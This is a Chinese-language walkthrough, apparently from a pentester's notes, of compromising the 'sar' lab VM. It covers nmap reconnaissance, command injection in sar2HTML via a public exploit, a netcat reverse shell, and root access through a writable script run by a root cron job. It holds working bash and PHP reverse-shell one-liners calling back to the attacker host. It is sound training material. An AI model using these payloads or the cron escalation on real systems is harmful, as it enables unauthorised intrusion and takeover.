
正常探测
探测主机
┌──(kali㉿kali)-[~/redteamnotes/sar]
└─$ sudo nmap -sn 192.168.92.0/24 -oA sar
[sudo] kali 的密码:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-08 06:12 EST
Nmap scan report for bogon (192.168.92.1)
Host is up (0.00011s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for bogon (192.168.92.2)
Host is up (0.0020s latency).
MAC Address: 00:50:56:E9:BE:0B (VMware)
Nmap scan report for bogon (192.168.92.138)
Host is up (0.034s latency).
MAC Address: 00:0C:29:C6:63:7F (VMware)
Nmap scan report for bogon (192.168.92.254)
Host is up (0.0029s latency).
MAC Address: 00:50:56:FB:BE:C9 (VMware)
Nmap scan report for bogon (192.168.92.130)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.51 seconds
tcp扫描
┌──(kali㉿kali)-[~/redteamnotes/sar]
└─$ sudo nmap --min-rate 10000 -p- 192.168.92.138 -oA sar
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-08 06:13 EST
Nmap scan report for bogon (192.168.92.138)
Host is up (0.0057s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:C6:63:7F (VMware)Nmap done: 1 IP address (1 host up) scanned in 7.03 seconds
udp扫描
┌──(kali㉿kali)-[~/redteamnotes/sar]
└─$ sudo nmap -sU --top-ports 20 192.168.92.138 -oA sar
[sudo] kali 的密码:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-08 06:15 EST
Nmap scan report for bogon (192.168.92.138)
Host is up (0.0095s latency).PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    closed        dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   closed        ntp
135/udp   closed        msrpc
137/udp   open|filtered netbios-ns
138/udp   closed        netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   closed        snmp
162/udp   closed        snmptrap
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   open|filtered ipp
1434/udp  open|filtered ms-sql-m
1900/udp  closed        upnp
4500/udp  open|filtered nat-t-ike
49152/udp closed        unknown
MAC Address: 00:0C:29:C6:63:7F (VMware)Nmap done: 1 IP address (1 host up) scanned in 9.67 seconds
加强扫描
┌──(kali㉿kali)-[~/redteamnotes/sar]
└─$ sudo nmap -sT -sV -sC -O -p80 192.168.92.138 -oA sar
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-08 06:17 EST
Nmap scan report for bogon (192.168.92.138)
Host is up (0.0015s latency).PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:C6:63:7F (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hopOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.66 seconds
脚本扫描
┌──(kali㉿kali)-[~/redteamnotes/sar]
└─$ sudo nmap --script=vuln -p80 192.168.92.138 -oA sar
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-08 06:16 EST
Nmap scan report for 192.168.92.138
Host is up (0.00047s latency).PORT   STATE SERVICE
80/tcp open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /robots.txt: Robots file
|_  /phpinfo.php: Possible information file
MAC Address: 00:0C:29:C6:63:7F (VMware)Nmap done: 1 IP address (1 host up) scanned in 44.52 seconds
脚本扫描中发现了两个文件/robots.txt和/phpinfo.php
先进入80端口之后再说

啥都没有,不管了先看着两个文件

HTML?
有可能是让我们查看源代码
先查看robots.txt中源码,啥都没有
反过来去看原来页面的

发现注释
Modified from the Debian original for UbuntuLast updated: 2016-11-16See: https://launchpad.net/bugs/1288690
结果没思路了
查阅资料后自己的思路想错了应该直接访问的

一番尝试下来发现一个文件上传的入口

在一番查找下来找到一个利用
https://www.exploit-db.com/exploits/47204
尝试一番
[[工作/面试用的/文件上传]]

发现可以使用
便尝试写一个shell.php并上传
但只能写shell.txt,如果写shell.php在上传过程中将会直接执行
而至于将txt文件变为php文件便可以利用wget 中-O将上传文件存储为制定格式

执行尝试得到shell
──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 1234
[sudo] kali 的密码:
listening on [any] 1234 ...
connect to [192.168.92.130] from (UNKNOWN) [192.168.92.138] 45636
bash: cannot set terminal process group (830): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sar:/var/www/html/sar2HTML$
成功
尝试提权
[[crontab⽂件权限提权]]
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 1234
[sudo] kali 的密码:
listening on [any] 1234 ...
connect to [192.168.92.130] from (UNKNOWN) [192.168.92.138] 45642
bash: cannot set terminal process group (830): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sar:/var/www/html/sar2HTML$ cd ../la
cd ../la
bash: cd: ../la: No such file or directory
www-data@sar:/var/www/html/sar2HTML$ cd ../ls
cd ../ls
bash: cd: ../ls: No such file or directory
www-data@sar:/var/www/html/sar2HTML$ cd ..
cd ..
www-data@sar:/var/www/html$ ls
ls
finally.sh
index.html
phpinfo.php
robots.txt
sar2HTML
write.php
write.sh
www-data@sar:/var/www/html$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh./write.sh
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh
bash -c 'bash -i >& /dev/tcp/192.168.92.130/1234 0>&1'
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.92.130/1234 0>&1'") ?>touch /tmp/gateway
www-data@sar:/var/www/html$ vi write.sh
vi write.sh
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminalE325: ATTENTION
Found a swap file by the name ".write.sh.swp"owned by: www-data   dated: Wed Nov  8 17:32:21 2023file name: /var/www/html/write.shmodified: YESuser name: www-data   host name: sarprocess ID: 3106 (still running)
"write.sh" 5 lines, 162 characters
Press ENTER or type command to continueNEWER than swap file!(1) Another program may be editing the same file.  If this is the case,be careful not to end up with two different instances of the samefile when making changes.  Quit, or continue with caution.
(2) An edit session for this file crashed.If this is the case, use ":recover" or "vim -r write.sh"to recover the changes (see ":help recovery").If you did this already, delete the swap file ".write.sh.swp"to avoid this message.^[:wqn/sh
bash -c 'bash -i >& /dev/tcp/192.168.92.130/1234 0>&1'
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.92.130/1234 0>&1'") ?>touch /tmp/gateway
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"write.sh" 5 lines, 162 characters written
www-data@sar:/var/www/html$
root登陆成功
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 1234
[sudo] kali 的密码:
listening on [any] 1234 ...
connect to [192.168.92.130] from (UNKNOWN) [192.168.92.138] 45620
bash: cannot set terminal process group (3324): Inappropriate ioctl for device
bash: no job control in this shell
root@sar:/var/www/html# whoami
whoami
root
root@sar:/var/www/html# ls
ls
finally.sh
index.html
phpinfo.php
robots.txt
sar2HTML
write.php
write.sh
root@sar:/var/www/html# cd /root
cd /root
root@sar:~# ls
ls
root.txt
root@sar:~# cat root.txt
cat root.txt
66f93d6b2ca96c9ad78a8a9ba0008e99
root@sar:~#
搞定收工!